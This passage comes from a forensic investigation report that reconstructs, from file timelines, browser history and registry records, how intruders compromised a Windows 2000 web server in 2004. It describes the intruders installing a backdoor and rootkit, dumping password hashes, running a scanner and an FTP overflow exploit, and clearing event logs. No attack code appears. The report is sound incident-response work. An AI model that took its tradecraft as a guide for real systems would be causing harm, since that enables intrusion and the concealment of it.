According to the files created in the “C:\Documents and Settings\TsInternetUser\Cookies\” and “C:\Documents and Settings\TsInternetUser\Local Settings\History\History.IE5\” subdirectories, we can infer that the hacker(s) logged on the web server and then surfed the Internet by using the Internet Explorer on May 17, 2004 at 22:01. Moreover, I noticed that some unauthorized files were created from May 17, 2004 22:04:26 to May 17, 2004 23:13:49. The records in the Internet History files, furthermore, indicated that those files were downloaded from 140.DDD.EEE.FFF by using the Internet Explorer and they were put under “C:\WINNT\system32\drivers\help\” subdirectory. The 140.DDD.EEE.FFF was the IP address and was the same as what the administrator had found in the firewall logs, as shown in Table 2-1. On May 17, 2004 at 23:06:40, the “HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings” was written, which indicated the backdoor WinEggDrop Shell had been installed on the system by that time.

Table 2-52 Date:2004/5/17

7.4 Date: 2004/5/18

Tue May 18 2004 20:59:44 533 ..c -/-rwxrwxrwx 0 0 10330-128-3 C:\WINNT/system32/drivers/help/1.txt
The content of the “C:\WINNT\system32\drivers\help\1.txt” contains a list of user name, sid and hashed password, which seems to have been created by the “PWDump4.” The “PWDump4” is a tool that can be used to grab password hashes from the remote Windows NT/2000 machines. Furthermore, based on the MAC information of the “C:\WINNT\system32\drivers\help\1.txt”, the “PWDump4”, “C:\WINNT/system32/drivers/help/pw4.exe” might be executed on May 17, 2004 at 22:15:13 and then the “C:\WINNT\system32\drivers\help\1.txt” was copied to the “C:\WINNT\system32\drivers\help” subdirectory on May 18, 2004 at 20:59:44.

Table 2-53 Date:2004/5/18

7.5 Date: 2004/5/26

Wed May 26 2004 17:02:47 69120 m.c -/-rwxrwxrwx 0 0 10526-128-3 C:\WINNT/system32/drivers/help/mmdl2 69120 m.. -/-rwxrwxrwx 0 0 10523-128-4 C:\WINNT/system32/winpm.dll Wed May 26 2004 17:02:48 152 m.c d/drwxrwxrwx 0 0 10527-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/History/History.IE5/MSHist012004051720040524 152 m.. d/drwxrwxrwx 0 0 10508-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/History/History.IE5/MSHist012004052620040527 56 m.. d/drwxrwxrwx 0 0 9875-144-5 C:\Documents and Settings/TsInternetUser/Local Settings/History/History.IE5 32768 m.c -/-rwxrwxrwx 0 0 10528-128-3 C:\Documents and Settings/TsInternetUser/Local Settings/History/History.IE5/MSHist012004051720040524/index.dat Wed May 26 2004 17:02:50 TsInternetUser@Host:140.DDD.EEE.FFF Wed May 26 2004 17:02:50 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2 Wed May 26 2004 17:02:55 9115 m.. -/-rwxrwxrwx 0 0 10524-128-3 C:\WINNT/system32/TInject.Dll 9115 m.c -/-rwxrwxrwx 0 0 10529-128-3 C:\WINNT/system32/drivers/help/ssvc2 9115 m.. -/-rwxrwxrwx 0 0 10329-128-3 C:\WINNT/system32/pmsvc.exe Wed May 26 2004 17:02:58 The registry of TsInternetUser ComDlg32\OpenSaveMRU C:\WINNT\system32\drivers\help\ssvc2 Wed May 26 2004 17:03:00 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2 Wed May 26 2004 17:04:07 11163 .a. -/-rwxrwxrwx 0 0 10313-128-3 C:\WINNT/system32/drivers/help/pmsvc.exe Wed May 26 2004 17:06:38 9115 ..c -/-rwxrwxrwx 0 0 10329-128-3 C:\WINNT/system32/pmsvc.exe 9115 ..c -/-rwxrwxrwx 0 0 10524-128-3 C:\WINNT/system32/TInject.Dll Wed May 26 2004 17:06:57 69120 ..c -/-rwxrwxrwx 0 0 10523-128-4 C:\WINNT/system32/winpm.dll Wed May 26 2004 17:07:05 The software Hive file HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell was written Wed May 26 2004 17:07:05 152 ..c d/drwxrwxrwx 0 0 3083-144-1 C:\Documents and Settings/Default User/Cookies 672 ..c d/drwxrwxrwx 0 0 452-144-1 C:\Documents and Settings/Default User/Local Settings/Temporary Internet Files/Content.IE5 32768 m.c -/-rwxrwxrwx 0 0 482-128-3 C:\Documents and Settings/Default User/Local Settings/Temporary Internet Files/Content.IE5/index.dat 16384 m.c -/-rwxrwxrwx 0 0 641-128-3 C:\Documents and Settings/Default User/Cookies/index.dat 256 ..c d/drwxrwxrwx 0 0 678-144-1 C:\Documents and Settings/Default User/Local Settings/History/History.IE5 16384 m.c -/-rwxrwxrwx 0 0 679-128-3 C:\Documents and Settings/Default User/Local Settings/History/History.IE5/index.dat 256 ..c d/drwxrwxrwx 0 0 3098-144-1 C:\Documents and Settings/Default User/Local Settings/Temporary Internet Files

```
                    256 ..c d/drwxrwxrwx 0      0       3099-144-1 C:\/Documents and Settings/Default User/Local Settings/History
Wed May 26 2004 17:09:42    11163 ..c -/-rwxrwxrwx 0        0       10313-128-3 C:\/WINNT/system32/drivers/help/pmsvc.exe
Wed May 26 2004 17:09:52    TsInternetUser@file:///C:/WINNT/system32/internets.exe
Wed May 26 2004 17:09:58    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
Wed May 26 2004 17:10:15    The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\dll C:\WINNT\system32\admdll.dll
Wed May 26 2004 17:10:18    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll

Wed May 26 2004 20:30:48    209168 ..c -/-rwxrwxrwx 0       0       2247-128-4 C:\/WINNT/system32/srvwiz.dll
                    209168 ..c -/-rwxrwxrwx 0       0       2247-128-4 C:\/WINNT/system32/srvwiz.dll (deleted-realloc)
Wed May 26 2004 22:15:46    4772 m.c -/-rwxrwxrwx 0         0       10536-128-3 C:\/WINNT/system32/drivers/help/1.csv
Wed May 26 2004 22:19:50    173840 ..c -/-rwxrwxrwx 0       0       5168-128-3 C:\/WINNT/system32/netplwiz.dll
Wed May 26 2004 22:31:40    30208 ..c -/-rwxrwxrwx 0        0       7138-128-3 C:\/Program Files/Outlook Express/wabfind.dll
Wed May 26 2004 22:50:19        56 m.c d/drwxrwxrwx 0       0       10443-144-5 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/Content.IE5/CPINWPUZ
                    1070 m.c -/-rwxrwxrwx 0         0       10537-128-4 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/Content.IE5/CPINWPUZ/123[1]
Wed May 26 2004 22:50:19    Recent used files of TsInternetUser         123[1]
Wed May 26 2004 22:51:13    1070 m.c -/-rwxrwxrwx 0         0       10538-128-4 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/Content.IE5/89UZ49EV/123[1].exe
                     56 m.c d/drwxrwxrwx 0      0       10246-144-5 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/Content.IE5/89UZ49EV
Wed May 26 2004 22:51:13    The recent used files of TsInternetUser   123[1].exe
Wed May 26 2004 22:51:20    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
Wed May 26 2004 22:51:38    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
Wed May 26 2004 22:51:38    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
Wed May 26 2004 22:51:38    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
Wed May 26 2004 22:51:45    38400 m.. -/-rwxrwxrwx 0        0       10540-128-3 C:\/WINNT/system32/msserver.exe
Wed May 26 2004 22:53       Recent used files of TsInternetUser  C:\WINNT\system32\msserver.exe
Wed May 26 2004 22:53:27    The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\exe C:\WINNT\system32\msserver.exe
Wed May 26 2004 22:53:27    38400 ..c -/-rwxrwxrwx 0        0       10540-128-3 C:\/WINNT/system32/msserver.exe
                    501 mac -/-rwxrwxrwx 0      0       10541-128-1 C:\/Documents and Settings/TsInternetUser/Recent/msserver.lnk
Wed May 26 2004 23:16:57    Recent used files of TsInternetUser  iis[1].exedd
Wed May 26 2004 22:53:28    TsInternetUser@file:///C:/WINNT/system32/msserver.exe
Wed May 26 2004 22:53:30    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
Wed May 26 2004 22:54:09    1343 m.c -/-rwxrwxrwx 0         0       9913-128-4 C:\/Documents and Settings/TsInternetUser/??????h/???/Dl?(??/??,.lnk
Wed May 26 2004 22:54:59    The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\ini C:\WINNT\system32\msserver.ini
Wed May 26 2004 22:54:59    501 mac -/-rwxrwxrwx 0      0       10542-128-1 C:\/Documents and Settings/TsInternetUser/Recent/msserver (2).lnk
                    1072 m.c -/-rwxrwxrwx 0         0       10539-128-3 C:\/WINNT/system32/msserver.ini
Wed May 26 2004 22:55:00    TsInternetUser@file:///C:/WINNT/system32/msserver.ini
Wed May 26 2004 22:57:59    The registry of system      HKLM\System\CurrentControlSet\Services\msserver was written
Wed May 26 2004 22:58:01    The registry of system      HKLM\System\CurrentControlSet\Services\msserverdrv was written
Wed May 26 2004 22:58:01    3342 m.c -/--wx-wx-wx 0         0       10543-128-4 C:\/WINNT/system32/msserverdrv.sys
Wed May 26 2004 23:16:56        56 m.c d/drwxrwxrwx 0       0       10439-144-5 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/Content.IE5/8HYZWL23
Wed May 26 2004 23:16:57    38778 m.c -/-rwxrwxrwx 0        0       10525-128-4 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/Content.IE5/8HYZWL23/iis[1].exeddd
Wed May 26 2004 23:16:58    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exeddd
Wed May 26 2004 23:17:08    TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exeddd
Wed May 26 2004 23:21:01    The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\asp C:\Inetpub\wwwroot\tw\image\iis.asp
Wed May 26 2004 23:23:31    600 m.c d/dr-xr-xr-x 0      0       10297-144-1 C:\/RECYCLER
                     65 m.c -/-r-xr-xr-x 0      0       10547-128-1 C:\/RECYCLER/S-1-5-21-1801674531-179605362-725345543-1000/desktop.ini
                    248 m.c d/dr-xr-xr-x 0      0       10546-144-1 C:\/RECYCLER/S-1-5-21-1801674531-179605362-725345543-1000
Wed May 26 2004 23:24:32    The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\txt C:\Inetpub\wwwroot\tw\image\1.txt
Wed May 26 2004 23:24:34    TsInternetUser@file:///C:/Intpub/wwwroot/tw/image/1.txt
Wed May 26 2004 23:26:03    256 m.c d/drwxrwxrwx 0      0       10401-144-1 C:\/Inetpub/wwwroot/tw/image
Wed May 26 2004 23:27:20    56 m.c d/drwxrwxrwx 0       0       10225-144-6 C:\/Inetpub/wwwroot/tw
Wed May 26 2004 23:36:13    The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\vbs C:\stopftp.vbs
Wed May 26 2004 23:36:01    56 m.c d/drwxrwxrwx 0       0       4179-144-7 C:\/Inetpub/AdminScripts
Wed May 26 2004 23:36:26    TsInternetUser@file:///C:/stopftp.vbx
```

Some unauthorized files were created from May 26, 2004 17:02 to May 26, 2004 23:36. By observing the Internet history files, I found that most of those files were also downloaded from 140.DDD.EEE.FFF through the Internet Explorer. Besides, the file "C:\WINNT\system32\msserverdrv.sys" was created on May 26, 2004 at 22:58, which points out the "Hacker Defender" was installed at that time.

Table 2-54 Date:2004/5/26

7.6 Date: 2004/5/27

```
Thu May 27 2004 02:20:10    The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\* C:\WINNT\system32\drivers\help\2.csv
Thu May 27 2004 02:20:10    4006 m.c -/-rwxrwxrwx 0         0       10510-128-3 C:\/WINNT/system32/drivers/help/2.csv
```

The above table shows that “C:\WINNT\system32\drivers\help\2.csv” was created by the “dsc.exe” on May 27, 2004 at 02:20. Since, the “dsc.exe” is a scan tool, “DSScan,” it also implies that the hacker(s) just finished a scan job at that time.

Table 2-55 Date:2004/5/27

7.7 Date: 2004/5/28

```
Fri May 28 2004 16:59        TsInternetUser changed the password
Fri May 28 2004 17:00:37      464 ..c d/dr-xr-xr-x 0        0       9877-144-1 C:\/Documents and Settings/TsInternetUser/Local Settings/Application Data
                               48 m.c drwxrwxrwx 0        0       10516    <diskc20040626.img-1-dead-10516>  C:\Documents and Settings/TsInternetUser/Local Settings/Temp/1
                               56 ..c d/dr-xr-xr-x 0        0       9856-144-6 C:\/Documents and Settings/TsInternetUser/Local Settings
Fri May 28 2004 17:00:40       48 mac drwxrwxrwx 0        0       10551    <diskc20040626.img-New-dead-10551>
                            27568 ..c -rwxrwxrwx 0        0       10544    <diskc20040626.img-PSCRIPT.HLP-dead-10544>
                           792644 ..c -rwxrwxrwx 0        0       10549    <diskc20040626.img-PSCRIPT.NTF-dead-10549>
                           455168 ..c -rwxrwxrwx 0        0       10550    <diskc20040626.img-PSCRIPT5.DLL-dead-10550>
Fri May 28 2004 17:00:43   533504 ..c -/-rwxrwxrwx 0        0       7346-128-3 C:\/WINNT/system32/shdoclc.dll
Fri May 28 2004 17:00:47      456 m.c -/-r-xr-xr-x 0        0       10270-128-1 C:\/Documents and Settings/TsInternetUser/Application Data/Microsoft/Protect/S-1-5-21-
1801674531-179605362-725345543-1000/8323de9d-1669-46ba-b82e-2425e9211297
Fri May 28 2004 17:00:51      672 ..c d/drwxrwxrwx 0        0       9861-144-1 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/Content.IE5
                            32768 m.c -/-rwxrwxrwx 0        0       10177-128-4 C:\/Documents and Settings/TsInternetUser/Cookies/index.dat
                               56 ..c d/drwxrwxrwx 0        0       9875-144-5 C:\/Documents and Settings/TsInternetUser/Local Settings/History/History.IE5
                               56 ..c d/drwxrwxrwx 0        0       9887-144-5 C:\/Documents and Settings/TsInternetUser/Cookies
                            32768 m.c -/-rwxrwxrwx 0        0       10172-128-4 C:\/Documents and Settings/TsInternetUser/Local Settings/History/History.IE5/index.dat
                            49152 m.c -/-rwxrwxrwx 0        0       10166-128-4 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet
Files/Content.IE5/index.dat
                              256 ..c d/drwxrwxrwx 0        0       9858-144-1 C:\/Documents and Settings/TsInternetUser/Local Settings/Temporary Internet Files
                              256 ..c d/drwxrwxrwx 0        0       9873-144-1 C:\/Documents and Settings/TsInternetUser/Local Settings/History
……
Fir May 28 2004 23:15:54      The security event log        the event logs were cleared by Administrator
```

According to the user information gathered from the TsInternetUser, as shown in Table 2-5, we know that the hacker(s) changed the password on May 28, 2004 at 16:59. Later, the hacker(s) logged on the web server by using the Administrator account and cleared the event logs on May 28, 2004 at 23:15:54.

Table 2-56 Date:2004/5/28

7.8 Date: 2004/6/8

```
Tue Jun 08 2004 08:21:17     The security event log        Administrator logon
Tue Jun 08 2004 08:45:31       0 ma. -/-rwxrwxrwx 0        0       2012-128-1 C:\/WINNT/system32/drivers/help/123.exe
Tue Jun 08 2004 08:45:59      56 .a. d/drwxrwxrwx 0        0       1079-144-7 C:\/Program Files/Internet Explorer
                            7440 .a. -/-rwxrwxrwx 0        0       5053-128-3 C:\/WINNT/system32/c_is2022.dll
                           91136 .a. -/-rwxrwxrwx 0        0       7301-128-3 C:\/WINNT/system32/advpack.dll
                          533504 .a. -/-rwxrwxrwx 0        0       7346-128-3 C:\/WINNT/system32/shdoclc.dll
Tue Jun 08 2004 08:46:00  148752 .a. -/-rwxrwxrwx 0        0       1497-128-4 C:\/WINNT/system32/msls31.dll
                             113 .a. -/-r-xr-xr-x 0        0       2422-128-1 C:\/Documents and Settings/Administrator/Local Settings/History/desktop.ini
Tue Jun 08 2004 08:54:45   68608 .a. -/-rwxrwxrwx 0        0       7342-128-3 C:\/WINNT/system32/plugin.ocx
                              67 mac -/-r-xr-xr-x 0        0       2034-128-1 C:\/Documents and Settings/Administrator/Local Settings/Temporary Internet
Files/Content.IE5/8FYHO78R/desktop.ini
                             360 ma. d/drwxrwxrwx 0        0       7165-144-1 C:\/Documents and Settings/Administrator/Local Settings/Temporary Internet Files/Content.IE5
Tue Jun 08 2004 08:54:49      56 .a. d/drwxrwxrwx 0        0       7187-144-6 C:\/temp
Tue Jun 08 2004 08:55:20   40960 .a. -/-rwxrwxrwx 0        0       10320-128-3 C:\/WINNT/system32/drivers/help/mdtm2.exe
Tue Jun 08 2004 08:55:30     152 ma. d/drwxrwxrwx 0        0       1562-144-1 C:\/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012004060820040609
                            32768 .a. -/-rwxrwxrwx 0        0       1580-128-3 C:\/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012004060820040609/index.dat
                              56 ma. d/drwxrwxrwx 0        0       7177-144-5 C:\/Documents and Settings/Administrator/Local Settings/History/History.IE5
                           38400 m.. -/-rwxrwxrwx 0        0       2044-128-3 C:\/WINNT/system32/drivers/help/234.exe
                          561210 .a. -/-rwxrwxrwx 0        0       7158-128-3 C:\/Program Files/Common Files/Microsoft Shared/Web Folders/MSONSEXT.DLL
                           16144 .a. -/-rwxrwxrwx 0        0       1106-128-4 C:\/WINNT/system32/linkinfo.dll
Tue Jun 08 2004 08:55:32       Administrator@Host:140.DDD.EEE.FFF
Tue Jun 08 2004 08:55:32       Visited: Administrator@file:///C:/WINNT/system32/drivers/help/234.exe
Tue Jun 08 2004 08:55:34     119 .a. -/-rwxrwxrwx 0        0       2191-128-1 C:\/Documents and Settings/Administrator/Favorites/MSN.com.url
                             197 .a. -/-rwxrwxrwx 0        0       7181-128-1 C:\/Documents and Settings/Administrator/Favorites/????.url
                             121 .a. -/-rwxrwxrwx 0        0       7180-128-1 C:\/Documents and Settings/Administrator/Favorites/MSN.url
                             119 .a. -/-rwxrwxrwx 0        0       2191-128-1 C:\/WINNT/system32/SET2C3.tmp (deleted-realloc)
                             119 .a. -/-rwxrwxrwx 0        0       2191-128-1 C:\/WINNT/system32/shim.dll (deleted-realloc)
                             197 .a. -/-rwxrwxrwx 0        0       7182-128-1 C:\/Documents and Settings/Administrator/Favorites/Web ??.url
Tue Jun 08 2004 08:55:35    2762 .a. -/-rwxrwxrwx 0        0       7436-128-3 C:\/WINNT/inf/iereset.inf
Tue Jun 08 2004 08:55:47     473 m.c -/-rwxrwxrwx 0        0       2048-128-1 C:\/Documents and Settings/Administrator/Recent/234.exe.lnk
Tue Jun 08 2004 08:55        Recent used files of Administrator  234.exe.lnk(C:\Documents and Settings\Administrator\__\234.exe)
Tue Jun 08 2004 08:55:48       Administrator@file:///C:/Documents%20and%20Settings/Administrators/__/234.exe
Tue Jun 08 2004 08:55:50       Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
Tue Jun 08 2004 08:55:54      48 m.c d/drwxrwxrwx 0        0       7058-144-1 C:\/Documents and Settings/Administrator/Lb
```

```
Tue Jun 08 2004 09:07:26  2795520 .a. -/-rwxrwxrwx 0       0       7766-128-3 C:\/WINNT/system32/MSHTML.DLL
                            91136 .a. -/-rwxrwxrwx 0       0       5784-128-3 C:\/Program Files/Internet Explorer/IEXPLORE.EXE
                            91136 .a. -/-rwxrwxrwx 0       0       5784-128-3 C:\/WINNT/system32/dllcache/ieakeng.dll (deleted-realloc)
                               67 .a. -/-r-xr-xr-x 0       0       420-128-1 C:\/Documents and Settings/Administrator/Local Settings/Temporary Internet Files/desktop.ini
Tue Jun 08 2004 09:07:27   292352 ..c -/-rwxrwxrwx 0       0       7321-128-3 C:\/WINNT/system32/inetcpl.cpl
                           106496 ..c -/-rwxrwxrwx 0       0       7355-128-3 C:\/WINNT/system32/url.dll
                          2795520 ..c -/-rwxrwxrwx 0       0       7766-128-3 C:\/WINNT/system32/MSHTML.DLL
                          1339904 ..c -/-rwxrwxrwx 0       0       7651-128-3 C:\/WINNT/system32/SHDOCVW.DLL
Tue Jun 08 2004 09:07:42      152 m.c d/drwxrwxrwx 0       0       2022-144-1 C:\/Documents and Settings/Administrator/Local Settings/Temporary Internet
Files/Content.IE5/8FYHO78R
Tue Jun 08 2004 09:07:43    32768 m.. -/-rwxrwxrwx 0       0       1580-128-3 C:\/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012004060820040609/index.dat
                            16896 m.. -/-rwxrwxrwx 0       0       2302-128-3 C:\/WINNT/system32/drivers/help/gooltel.exe
                               48 .a. d/drwxrwxrwx 0       0       4770-144-1 C:\/Program Files/Internet Explorer/PLUGINS
Tue Jun 08 2004 09:07:48   150528 ..c -/---x--x--x 0       0       2995-128-3 C:\/arcldr.exe
                           163840 ..c -/---x--x--x 0       0       2996-128-3 C:\/arcsetup.exe
Tue Jun 08 2004 09:07:50   216848 ..c -/-rwxrwxrwx 0       0       1526-128-3 C:\/WINNT/system32/mstask.dll (deleted-realloc)
                          1227264 ..c -/-rwxrwxrwx 0       0       9882-128-3 C:\/WINNT/system32/quartz.dll
                           258048 ..c -/-rwxrwxrwx 0       0       7359-128-3 C:\/WINNT/system32/webcheck.dll
                            87552 ..c -/-rwxrwxrwx 0       0       7341-128-3 C:\/WINNT/system32/occache.dll
                           216848 ..c -/-rwxrwxrwx 0       0       1526-128-3 C:\/WINNT/system32/mstask.dll
Tue Jun 08 2004 09:07:52     5392 ..c -/-rwxrwxrwx 0       0       3757-128-4 C:\/WINNT/delttsul.exe
                            50960 ..c -/-rwxrwxrwx 0       0       3151-128-4 C:\/WINNT/NOTEPAD.EXE
                           306688 ..c -/-rwxrwxrwx 0       0       4997-128-3 C:\/WINNT/IsUninst.exe
                            59392 ..c -/-rwxrwxrwx 0       0       7598-128-3 C:\/WINNT/ie.exe
                            33792 ..c -/-rwxrwxrwx 0       0       7774-128-3 C:\/WINNT/ieuninst.exe
Tue Jun 08 2004 09:07:54    73488 ..c -/-rwxrwxrwx 0       0       1899-128-3 C:\/WINNT/regedit.exe
                           443664 ..c -/-rwxrwxrwx 0       0       7631-128-3 C:\/WINNT/system32/CRYPTUI.DLL
                           118834 ..c -/-rwxrwxrwx 0       0       4668-128-3 C:\/Program Files/Common Files/Microsoft Shared/Stationery/w%?.htm (deleted-realloc)
                            17168 ..c -/-rwxrwxrwx 0       0       130-128-4 C:\/WINNT/system32/acsetups.exe
                            26384 ..c -/-rwxrwxrwx 0       0       138-128-4 C:\/WINNT/system32/actmovie.exe
                           158992 ..c -/-rwxrwxrwx 0       0       710-128-4 C:\/WINNT/system32/faxcover.exe
                            19728 ..c -/-rwxrwxrwx 0       0       214-128-4 C:\/WINNT/system32/arp.exe
                            12498 ..c -/-rwxrwxrwx 0       0       203-128-4 C:\/WINNT/system32/append.exe
                           118834 ..c -/-rwxrwxrwx 0       0       4668-128-3 C:\/WINNT/system32/wscript.exe
                            64512 ..c -/-rwxrwxrwx 0       0       1482-128-3 C:\/WINNT/system32/msiexec.exe
Tue Jun 08 2004 09:08:00     5376 ..c -/-rwxrwxrwx 0       0       10325-128-3 C:\/WINNT/system32/drivers/help/fsc.exe
                            16384 ..c -/-rwxrwxrwx 0       0       10315-128-3 C:\/WINNT/system32/drivers/help/pw4.exe
                            23040 ..c -/-rwxrwxrwx 0       0       10318-128-3 C:\/WINNT/system32/drivers/help/dsc.exe
                            40960 ..c -/-rwxrwxrwx 0       0       10320-128-3 C:\/WINNT/system32/drivers/help/mdtm2.exe
                            19456 ..c -/-rwxrwxrwx 0       0       10323-128-3 C:\/WINNT/system32/drivers/help/ms.exe
                            40960 ..c -/-rwxrwxrwx 0       0       10328-128-3 C:\/WINNT/system32/drivers/help/getos.exe
Tue Jun 08 2004 09:08       Recent used files of Administrator    help.lnk (C:\WINNT\system32\drivers\help)
Tue Jun 08 2004 09:08       Recent used files of Administrator    gooltel.exe.lnk (C:\WINNT\system32\drivers\help\gooltel.exe)
Tue Jun 08 2004 09:08:02      The registry of Administrator ComDlg32\LastVisitedMRU IEXPLORE.EXE c:\WINNT\system32\drivers\help
Tue Jun 08 2004 09:08:02      The registry of Administrator ComDlg32\OpenSaveMRU\* C:\WINNT\system32\drivers\help\gooltel.exe
Tue Jun 08 2004 09:08:02      The registry of Administrator gooltel.exe gooltel.exe.lnk
Tue Jun 08 2004 09:08:02      The registry of Administrator Explorer\RecentDocs help.2 help.lnk
Tue Jun 08 2004 09:08:02      152 .a. d/drwxrwxrwx 0       0       2022-144-1 C:\/Documents and Settings/Administrator/Local Settings/Temporary Internet
Files/Content.IE5/8FYHO78R
                               56 m.c d/d--x--x--x 0       0       7068-144-10 C:\/Documents and Settings/Administrator/Recent
                              509 m.c -/-rwxrwxrwx 0       0       2132-128-1 C:\/Documents and Settings/Administrator/Recent/gooltel.exe.lnk
                              480 m.c -/-rwxrwxrwx 0       0       2092-128-1 C:\/Documents and Settings/Administrator/Recent/help.lnk
                               56 m.c d/drwxrwxrwx 0       0       10217-144-6 C:\/WINNT/system32/drivers/help
                              480 m.c -/-rwxrwxrwx 0       0       2092-128-1 C:\/WINNT/system32/scesrv.dll (deleted-realloc)
                              509 m.c -/-rwxrwxrwx 0       0       2132-128-1 C:\/WINNT/system32/sens.dll (deleted-realloc)
Tue Jun 08 2004 09:08:03    32768 ..c -/-rwxrwxrwx 0       0       1580-128-3 C:\/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012004060820040609/index.dat
                              152 ..c d/drwxrwxrwx 0       0       1562-144-1 C:\/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012004060820040609
Tue Jun 08 2004 09:08:04      Visited: Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe
Tue Jun 08 2004 09:08:04      Visited: Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe
Tue Jun 08 2004 09:11:26     400 .a. d/drwxrwxrwx 0       0       8190-144-5 C:\/Program Files/Microsoft SQL Server/80/Tools/Binn
Tue Jun 08 2004 09:14:30    The security event log   Administrator logout
```

On June 8, 2004 at 8:21, the hacker(s) logged on the system by using the Administrator account. The “C:\WINNT\system32\drivers\help\mdtm2.exe”, a Serv-U FTPD remote overflow exploit code, which might have been executed to scan usual upload FTP account on June 8, 2004 at 8:55:20. Besides, some unauthorized files were copied to “C:\WINNT\system32\drivers\help” on June 8, 2004 at 09:08. Moreover, according to the Internet history, we realized that the “C:/WINNT/system32/drivers/help/234.exe” and the “C:\/WINNT/system32/drivers/help/gooltel.exe” were downloaded from 140.DDD.EEE.FFF and might have been executed then. Finally, the hacker(s) logged out on June 8, 2004 at 9:14.

Table 2-57 Date:2004/6/8

8. Recover Deleted Files

To perform the file recovery, I think the “autopsy” is a good tool. Using the “autopsy”, I can browse the content of deleted files easily. If I want to recover a deleted file, the only thing I need to do is to click “Export”, as shown in Figure 2-21.




Figure 2-21 A screenshot of the “autopsy”

However, after I browsing the forensic image of the Web Server, I found most of the deleted files were temporary files and old Web pages. No other interesting files were discovered.

9. Conclusions

